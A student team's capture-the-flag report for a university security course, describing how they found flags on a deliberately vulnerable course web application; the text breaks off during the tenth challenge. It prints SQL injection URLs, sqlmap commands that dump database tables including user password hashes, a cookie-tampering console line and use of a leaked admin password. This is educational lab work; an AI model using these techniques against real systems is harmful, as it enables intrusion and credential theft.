Capture the Flags (CTF) Game: Report

CSO 116 – Spring 2021 Team 24
April 05, 2021

Murt Sayeed, Kunal Mehta, Steve Chen

Executive summary:

We were able to complete the Capture the Flag game by finding all the flags on a deliberately vulnerable web application: http://35.223.71.79. This game consisted of 12 challenges in which we would have to use our knowledge from the Security course and reconnaissance to make sense of the hints given for each flag. As a team, we used various tools used by day-to-day security practitioners such as Burp Suite, Sqlmap, and WPscan to identify the keys' location. While some flags took more time to find than others, our team successfully found all twelve keys, leading to 3000 points for the game. Some of the most common vulnerabilities in the web application were found within images and directories embedded. This report consists of each flag we were able to solve, including how we found the various keys, the challenges we faced, and what we would have done differently given the same situation.

Introduction:

In the Spring 2021 course of CSO 116, we were given the opportunity to exploit the URL and try to find "keys" as a flag to complete each challenge. Our course professor hid these flags, and we were told to use our classroom knowledge, tools, or external tool to find the flags. There were 12 challenges that we had to complete and submit each "key" for each challenge where we test for various vulnerabilities to score points out of 3000 total. Here, we have described our methods for each challenge below.

List of tools:


Our team utilized the following tools to help complete each challenge and find the keys.

- Kali Linux – operating system
- Burp suite
- Nmap
- Sqlmap
- Sql injection
- WPSCAN
- Base64 decoder - opensource website
- StegHide
- StegSeek

Challenge 1: GET the FLAG

We checked the hint on the scoreboard site. The 'GET' and 'FLAG' words were capitalized; it made us think that we have to use the 'flag' script in the URL. The 'GET' is common terminology used for the outcome within the URL we thought. So, we tried to input 'FLAG' in the URL 'http://35.223.71.79/FLAG' to see what happens. Then, it automatically downloaded a file in txt format named 'FLAG'. This file had the key below when you open it.


key{c1b094af7234588573f07a110f2131c82ff221940f404febb850f7879a4f0a29}



```
key{c1b094af7234588573f07a110f2131c82ff221940f404febb850f7879a4f0a29}
```

Challenge 2: About that picture of $AMC.

Getting to http://35.223.71.79/board.php was a bit of a challenge because of some stored scripts in the DB. Videos of Tom Brady are the worst. We first had to disable javascript using the chrome dev tools. Then once we were able to see the page, we were able to get to AMC.jpg. It is always a good idea to do some forensics with any image file type to see if there are embedded hidden data. By executing the 'strings' cmd, we were able to find the flag.




```
nZj&
key{ac2f7510819f1937954f2fc25ed6e97799f088b6c19ddeb3ab98dc4c5dc28736}
(base) lmis0766:Desktop chens9$
```

Challenge 3: .git the FLAG


This hint was similar to challenge 1, and we passed challenge one successfully, so this should be similar, we thought. One of our team members told us that ".git" at the end of the URL means finding a repository folder. We thought why not use a python tool called 'dirsearch' to brute-force hidden web folders/files to show. However, after adding ".git" at the end of our URL http://35.223.71.79/.git/ to test if there was a directory, we didn't need to use the python tool since folders showed up. Then, we open each folder and file to see what it contains. The file named 'FLAG' was downloaded, and we were able to find the key below:

key{0adaad7023a21d5dfd5988174df1eeb4dd73f1b7fe664d360ad84e5b7d390127}



Index of /.git/


```
../
branches/                                          22-Mar-2021 00:28                   -
hooks/                                             22-Mar-2021 00:28                   -
info/                                              22-Mar-2021 00:28                   -
logs/                                              22-Mar-2021 00:28                   -
refs/                                              22-Mar-2021 00:28                   -
FETCH_HEAD                                         22-Mar-2021 00:28                4305
FLAG                                               22-Mar-2021 00:34                  70
HEAD                                               22-Mar-2021 00:28                  23
ORIG_HEAD                                          22-Mar-2021 00:28                  41
config                                             22-Mar-2021 00:28                 263
description                                        22-Mar-2021 00:28                  73
index                                              22-Mar-2021 00:28              252743
packed-refs                                        22-Mar-2021 00:28               24960
```



```
key{0adaad7023a21d5dfd5988174df1eeb4dd73f1b7fe664d360ad84e5b7d3981273}
```

<u>Challenge 4: All your base64 are belong to us</u>

We were stuck on this challenge and did not know what to do. We spent an hour of our time together meeting up and still had no idea how to tackle it. We went to the chat board to see if it will help at URL http://35.223.71.79/board.php?id=420. We were stuck here again. Then, we remember that any forms or input are vulnerable to SQL Injection, so we utilized this method on URL http://35.223.71.79/board.php?id=420%20OR%201=1 to see if it will work. Then, we saw a bunch of hidden information in the form of strings that match base64 encoding. This was our clue to utilize an open-source website base64.com and decode these strings, all listed below. One of these strings happened to be our key that we needed to complete the challenge.



Thrash away

Welcome to the Spring 2021 CTF ???? ???? ????!

Key

RG93biBieSB0aGUgcml2ZXI=

Key

SSB3YXMgZHJhd24gYnkgeW91ciBncmFjZQ==

Key

SW50byBkZXB0aHMgb2Ygb2JsaXZpb24=

Key

QW5kIHRvIHRoZSBsb3ZlcnMgcGxhY2U=

Key

a2V5ezZiMjFhZjFiMjdkMTI1MzAzYzhhYmM5MmU3ZWIxNmMwZGNhOGI0ZjczYTVhMzhjMzRjNTYwYmFmOTAyZGI2Mjl9

Key

SSB3YXMgc3R1Y2tlZCBpbiBhIHB1ZGRsZQ==

Key

RnVsbCBvZiB0ZWFycyBhbmQgdW53aXNl

I Am Proud of You

???? ???? ???? Keep fighting the good fight and do not be scared.

RG93biBieSB0aGUgcml2ZXI=
Down by the river

SSB3YXMgZHJhd24gYnkgeW91ciBncmFjZQ==
I was drawn by your grace


SW50byBkZXB0aHMgb2Ygb2JsaXZpb24=
Into depths of oblivion

QW5kIHRvIHRoZSBsb3ZlcnMgcGxhY2U=
And to the lovers place

a2V5ezZiMjFhZjFiMjdkMTI1MzAzYzhhYmM5MmU3ZWIxNmMwZGNhOGI0ZjczYTVhMzhjMzRjN
TYwYmFmOTAyZGI2Mjl9
key{6b21af1b27d125303c8abc92e7eb16c0dca8b4f73a5a38c34c560baf902db629}

SSB3YXMgc3R1Y2tlZCBpbiBhIHB1ZGRsZQ==
I was stucked in a puddle

RnVsbCBvZiB0ZWFycyBhbmQgdW53aXNl
Full of tears and unwise



Decode from Base64 format

Simply enter your data then push the decode button.

```
a2V5ezZiMjFhZjFiMjdkMTI1MzAzYzhhYmM5MmU3ZWIxNmMwZGNhOGI0ZjczYTVhMzhjMzRjNTYwYmFmOTAyZGI2Mjl
9
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

```
key{6b21af1b27d125303c8abc92e7eb16c0dca8b4f73a5a38c34c560baf902db629}
```

Challenge 5: Don't ask me if something looks wrong. Look again, pay careful attention.
We thought about this for a while and didn't know what to do here. We searched around the URL via post, login, and admin pages. Then, we thought of using SQL Injection again at URL http://35.223.71.79/admin.php, similar to the last challenge since our professor said that there would be lots of SQL Injection in this game. We spent an hour breaking into the login screen by trying various usernames and passwords via SQL injection. Then, we only tested in the username field and left the password empty, and got a "404 not found" error but no actual error in the URL. Before starting, we read up on the CTF game's useful tips, and it mentioned to keep your HTML page open always as we are progressing through the challenge. This time around, this tip was helpful since we had our HTML open and saw the key there.

key{0f0dd5db8521ac971151f8009c7432741b174d3f6245e5472b6d36c32f904c4f}






404 Not Found

Have you played with The Eval Gamestonk Terminal yet?

nginx/1.14.0



```
<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<center><p><a href="https://34.69.68.207/">Have you played with The Eval Gamestonk Terminal yet?</a></p></center>
<hr><center>nginx/1.14.12</center>
</body>
</html>
<!-- Hmmm, the plot thickens... key{0f0dd5db8521ac971151f8009c7432741b174d3f6245e5472b6d36c32f904c4f}-->
```

Challenge 6: Don't ask me if something looks wrong. Look again, pay really careful attention.
Given a hint, we knew that this challenge was related to challenge 5. We knew that it wasn't a 404 server error by examining the page and the URL. We felt that we needed to explore what was being passed back to us in the browser.

Opening the chrome dev tools, we noticed that an admin cookie was being passed to us once we were authenticated. The admin cookie was set to false.


Running document.cookie = ‘admin=true’ from the console, then refreshing the browser revealed the content which included the flag.

Congratulations! Here you go: key{46175325b71cd137d922355d1e57f9e278f1444c002080d54bbd5cf1f0066008}

Challenge 7: That readme is peculiar...

We got lucky on this particular challenge, as we ran wpscan from the very beginning. One of the vulnerabilities it detected was that a readme could be accessed and provided the URL. Navigating to the URL exposed the flag.

Goto --> http://35.223.71.79/readme.html



key{4ba548cf51d44f4a643007ae6aa193c33c428aa6b4bc4dc860e1368f4b59b3cf}

Semantic Personal Publishing Platform


Challenge 8: Financial reports in the dump of content.

Knowing that we were able to traverse the filesystem from challenge seven and that a wp-contents directory existed from running wpscan, we could do some exploration. Poking around, embedded in all this content with charts and finance-related screenshots, we saw a file called flagabc123.jpg.

Given that it was an image, we performed a similar forensics exercise as challenge 2.


First, we downloaded it and ran ‘strings’ from the command line. This once again exposed the flag in clear text.

Directory search http://35.223.71.79/wp-content/uploads/



Index of /wp-content/uploads/


```
../
2015/                                              22-Mar-2021 00:28                   -
2021/                                              22-Mar-2021 01:54                   -
```




```
(base) lmis0766:images chens9$ strings flagabc123.jpg
key{6fabd076f51ccd88fdae7b5c410776c97459f3c3bc262d6de8000f28de90838c}
```

Challenge 9: Buried in the dump, redux: needle in the haystack

We were stuck on this challenge. We didn't know what "dump" could mean here. The hint "needle in the haystack" could be that we are looking for the key among thousands of things. Since we haven't used sqlmap yet, this tool was one of the tips from the research we have done before starting the game. We decided to utilize it at URL http://35.223.71.79/board.php?id=1 to see what else we can do here. We search the URL on sqlmap to see what information we got. Through it, we got to see all the tables. After searching through all the folders and files, we ended up on 'user.' By opening up the 'user' folder, we saw a long list of usernames and passwords. Then, we noticed the 'key' as one of the passwords, a smart way to hide the key.




```
[(base) ~> sqlmap -u "http://35.223.71.79/board.php?id=1" --batch --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
ral laws. Developers assume no liability and are not responsible for any misuse or damage

[*] starting @ 23:53:20 /2021-03-27/
```




```
Database: board
[15 tables]
+----------------------------------------+
| posts                                  |
| replies                                |
| users                                  |
| wp_commentmeta                         |
| wp_comments                            |
| wp_links                               |
| wp_options                             |
| wp_postmeta                            |
| wp_posts                               |
| wp_term_relationships                  |
| wp_term_taxonomy                       |
| wp_termmeta                            |
| wp_terms                               |
| wp_usermeta                            |
| wp_users                               |
+----------------------------------------+
```

Users:



```
[(base) ~> sqlmap -u "http://35.223.71.79/board.php?id=1" --batch --dump -T users - D board
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
ral laws. Developers assume no liability and are not responsible for any misuse or damage ca

[*] starting @ 23:59:14 /2021-03-27/
```

Long list of users, password, names. At the bottom, we were able to find a key



```
| 959  | cwright     | 1   | c0eb6c3fd6ade35fc7b353a83c61375733af8b13                                  | WRIGHT      | CEDRIC    |
| 960  | dfreeman    | 1   | def26a4f188cba9ed4cfd647254158f0e2ee18de                                  | FREEMAN     | DOREEN    |
| 961  | dmckee      | 1   | a619fc88ce8bebe333732b46d4dcc997098ec53e                                  | MCKEE       | DOYLE     |
| 962  | tweber      | 1   | d0e7cf7f6f8e3d0ffc4edae96926f4acee9fcb35                                  | WEBER       | TYRONE    |
| 963  | jhoover     | 1   | 719ed433d38791437d3a7d7b4673c2b127a34fc0                                  | HOOVER      | JILLIAN   |
| 964  | bvalenzuela | 1   | b37fcaa7ad6760c3e132fd44715e3c2b1d2ca2d3                                  | VALENZUELA  | BASIL     |
| 965  | ehodge      | 1   | 9a90b378415218fb8b2eaac2d86d7c3cdefe3557                                  | HODGE       | ELLEN     |
| 966  | msteele     | 1   | 1df6b1f64a1d1baf0bb56477488e0ab918127c78                                  | STEELE      | MILFORD   |
| 967  | yzimmerman  | 1   | f31d683bcc230d6fa2e1fc20e5e1b1b4fc29488c                                  | ZIMMERMAN   | YVETTE    |
| 968  | gstein      | 1   | 8a90d3e45592812f497494b844f02b6bf8a315d8                                  | STEIN       | GUY       |
| 969  | ajefferson  | 1   | 209ef6395caabbd6044f39dc3ee4d6b389e6e3eb                                  | JEFFERSON   | ADOLFO    |
| 970  | criddle     | 1   | 2517cfccf58adf3e159a9ce8ca8deb8e0df30333                                  | RIDDLE      | CHERI     |
| 971  | cbray       | 1   | 19a3c647cf48aa4033f93b1dd00cc1cb4cc211b6                                  | BRAY        | CHARLEY   |
| 972  | denglish    | 1   | 9b2c8e6a488efb1143bd3c427ed14c49a0b90ee5                                  | ENGLISH     | DICK      |
| 973  | jharrington | 1   | 4f0ec76be33686289ebbe4a59964e3917f39f295                                  | HARRINGTON  | JEROLD    |
| 974  | erichard    | 1   | d6457cd14e0ccb55d676b03a2fe0f9e366240afc                                  | RICHARD     | ERIC      |
| 975  | hsheppard   | 1   | 716059735282ad7b3ea657a8a183c4f8433012b7                                  | SHEPPARD    | HERMINIA  |
| 976  | ckaufman    | 1   | 4cb5c0f2a66eb71e3793012bc2be28164b928f78                                  | KAUFMAN     | CHARLENE  |
| 977  | tbartlett   | 1   | 6f9d50590178079f40ee53a855666a62a591f667                                  | BARTLETT    | TOMAS     |
| 978  | croberson   | 1   | 19df238b5491eceed852a619e03d1d1bc6da8f98                                  | ROBERSON    | CYRUS     |
| 979  | ccannon     | 1   | 5a06eaf3f98bf0ddd0399b7f831b6b49b824f8e7                                  | CANNON      | CARMINE   |
| 980  | abradford   | 1   | 0c4b4cbdbdac383e7b967514861343562b8620a1                                  | BRADFORD    | ABDUL     |
| 981  | dmay        | 1   | 1ba39793024e0b7b7dbb0b973a5c1ce2ae5ea7f4                                  | MAY         | DEANN     |
| 982  | cmassey     | 1   | 2730e8387cffde015f332edb561251c79ef987e8                                  | MASSEY      | CLINTON   |
| 983  | alee        | 1   | 68f0d0e6289c7dc1d665d0119959f5cb9cbaef06                                  | LEE         | ALEXANDER |
| 984  | lkerr       | 1   | e3bdf696dbef105a246203b98b01ff2487bea790                                  | KERR        | LENA      |
| 985  | rcharles    | 1   | 849d1b5c914a9797d1a39990927758dc66123f08                                  | CHARLES     | RUDOLPH   |
| 986  | dorr        | 1   | ff9d121a0ea467dc408f21370136ce47ee765983                                  | ORR         | DEE       |
| 987  | wcantrell   | 1   | 08afdf0f3c2e0e9dcd001f969e0da6cc5c727559                                  | CANTRELL    | WILLIAM   |
| 988  | sruiz       | 1   | 053bac180fd3cf2ebe88504474b97ca461bed3ea                                  | RUIZ        | SHARON    |
| 989  | lwong       | 1   | 7ee5e94ebfb7c09a77a2ff019ba78bcd069ca6bf                                  | WONG        | LESLEY    |
| 990  | aturner     | 1   | 38235cb93aea475e4fb7937bd653cdac3ff342e3                                  | TURNER      | ASHLEE    |
| 991  | rmaddox     | 1   | df12fd7995c107450cfd20b8a70eb72904d58da9                                  | MADDOX      | ROBIN     |
| 992  | lcoleman    | 1   | 7ef5decf46060789304ab141c489a7e81c81dfc2                                  | COLEMAN     | LESA      |
| 993  | cbruce      | 1   | b5ec979cbe54230485029cd1c1e846bf23af3e71                                  | BRUCE       | CHRISTINE |
| 994  | gjordan     | 1   | 7df144916f3e7c33b9f4ca313329ccf9c0857da2                                  | JORDAN      | GILDA     |
| 995  | acraig      | 1   | 083b383f80649ba19e5b894ef765e232831dbebe                                  | CRAIG       | ANIBAL    |
| 996  | afoster     | 1   | 6801c5296fa6edb5218b8cc7c20fd658156e4e20                                  | FOSTER      | AMPARO    |
| 997  | mware       | 1   | fc9cd39a40d270a57e8c7dfd67bac999b65e35b1                                  | WARE        | MARGARET  |
| 998  | esalazar    | 1   | c2202b6ffcba1fb4183168bf257596284140164a                                  | SALAZAR     | EDWARDO   |
| 999  | dvargas     | 1   | FLAG: key{87a9fe49427892179ff5265677cbdefd67d9564e46c142227c4b79c001eb3474} | VARGAS      | DWIGHT    |
| 1000 | agarner     | 1   | 29b706010a8b236f9d6b06b472757a940b6653bc                                  | GARNER      | ALISON    |
| 1001 | mcarter     | 1   | 846d5efbc8adddb3d14f1ed4f41730b0fb0725d2                                  | CARTER      | MAYNARD   |
+------+-------------+-----+---------------------------------------------------------------------------+-------------+-----------+

[00:00:13] [INFO] table 'board.users' dumped to CSV file '/Users/murtuzasayeed/.local/share/sqlmap/output/35.223.71.79/dump/board/users.csv
[00:00:13] [INFO] fetched data logged to text files under '/Users/murtuzasayeed/.local/share/sqlmap/output/35.223.71.79'

[*] ending @ 00:00:13 /2021-03-28/
```

key{87a9fe49427892179ff5265677cbdefd67d9564e46c142227c4b79c001eb3474}

<u>Challenge 10: About my friend bobo...</u>

We were stuck on this challenge till the last day of the game and didn't know what to do. We figured that username should be 'bobo,' and we need to find a password to log in and search there. We used sqlmap again and getting hash from the database. At this point, we thought that this is definitely about cracking bobo's password. We ran WPSCAN and trying to brute force the password, but it was too slow. We spend 3-4 days running through many wordlists to crack this password but had no luck. We also emailed our Professor for additional hints to see our approach was correct and if we should be cracking this password at all. He came back saying there is no need to crack a password. So, we tried this hash in the login screen's password field, and it didn't work, so we concluded that our whole approach was wrong here.

We were about to give up since it was the last day and had no real solution here. One of the classmates posted on piazza that the password could be found on our Professor's GitHub. So, we used this information from https://github.com/mchow01/tufts-ctf-fall2014-docker/blob/master/scripts/start.sh and found the password Wh@t3ver!Wh@t3ver!. Then, we went to the login page http://35.223.71.79/wp-login.php? to use this password and username as 'bobo', but it didn't work. After some tries, our username 'admin' and above password worked. We didn't know where to go, so we searched for each tab on the left and clicked through everything here. Then, we found 'steal this' under the post tab, so we searched for everything there and found many keys under 'revisions.' After trying keys one by one, we had the right key.

Wrong path way:


Update: used sqlmap and getting hash from db.
python sqlmap.py "http://35.223.71.79/board.php?id=1" --batch --dump -T wp_users - D board

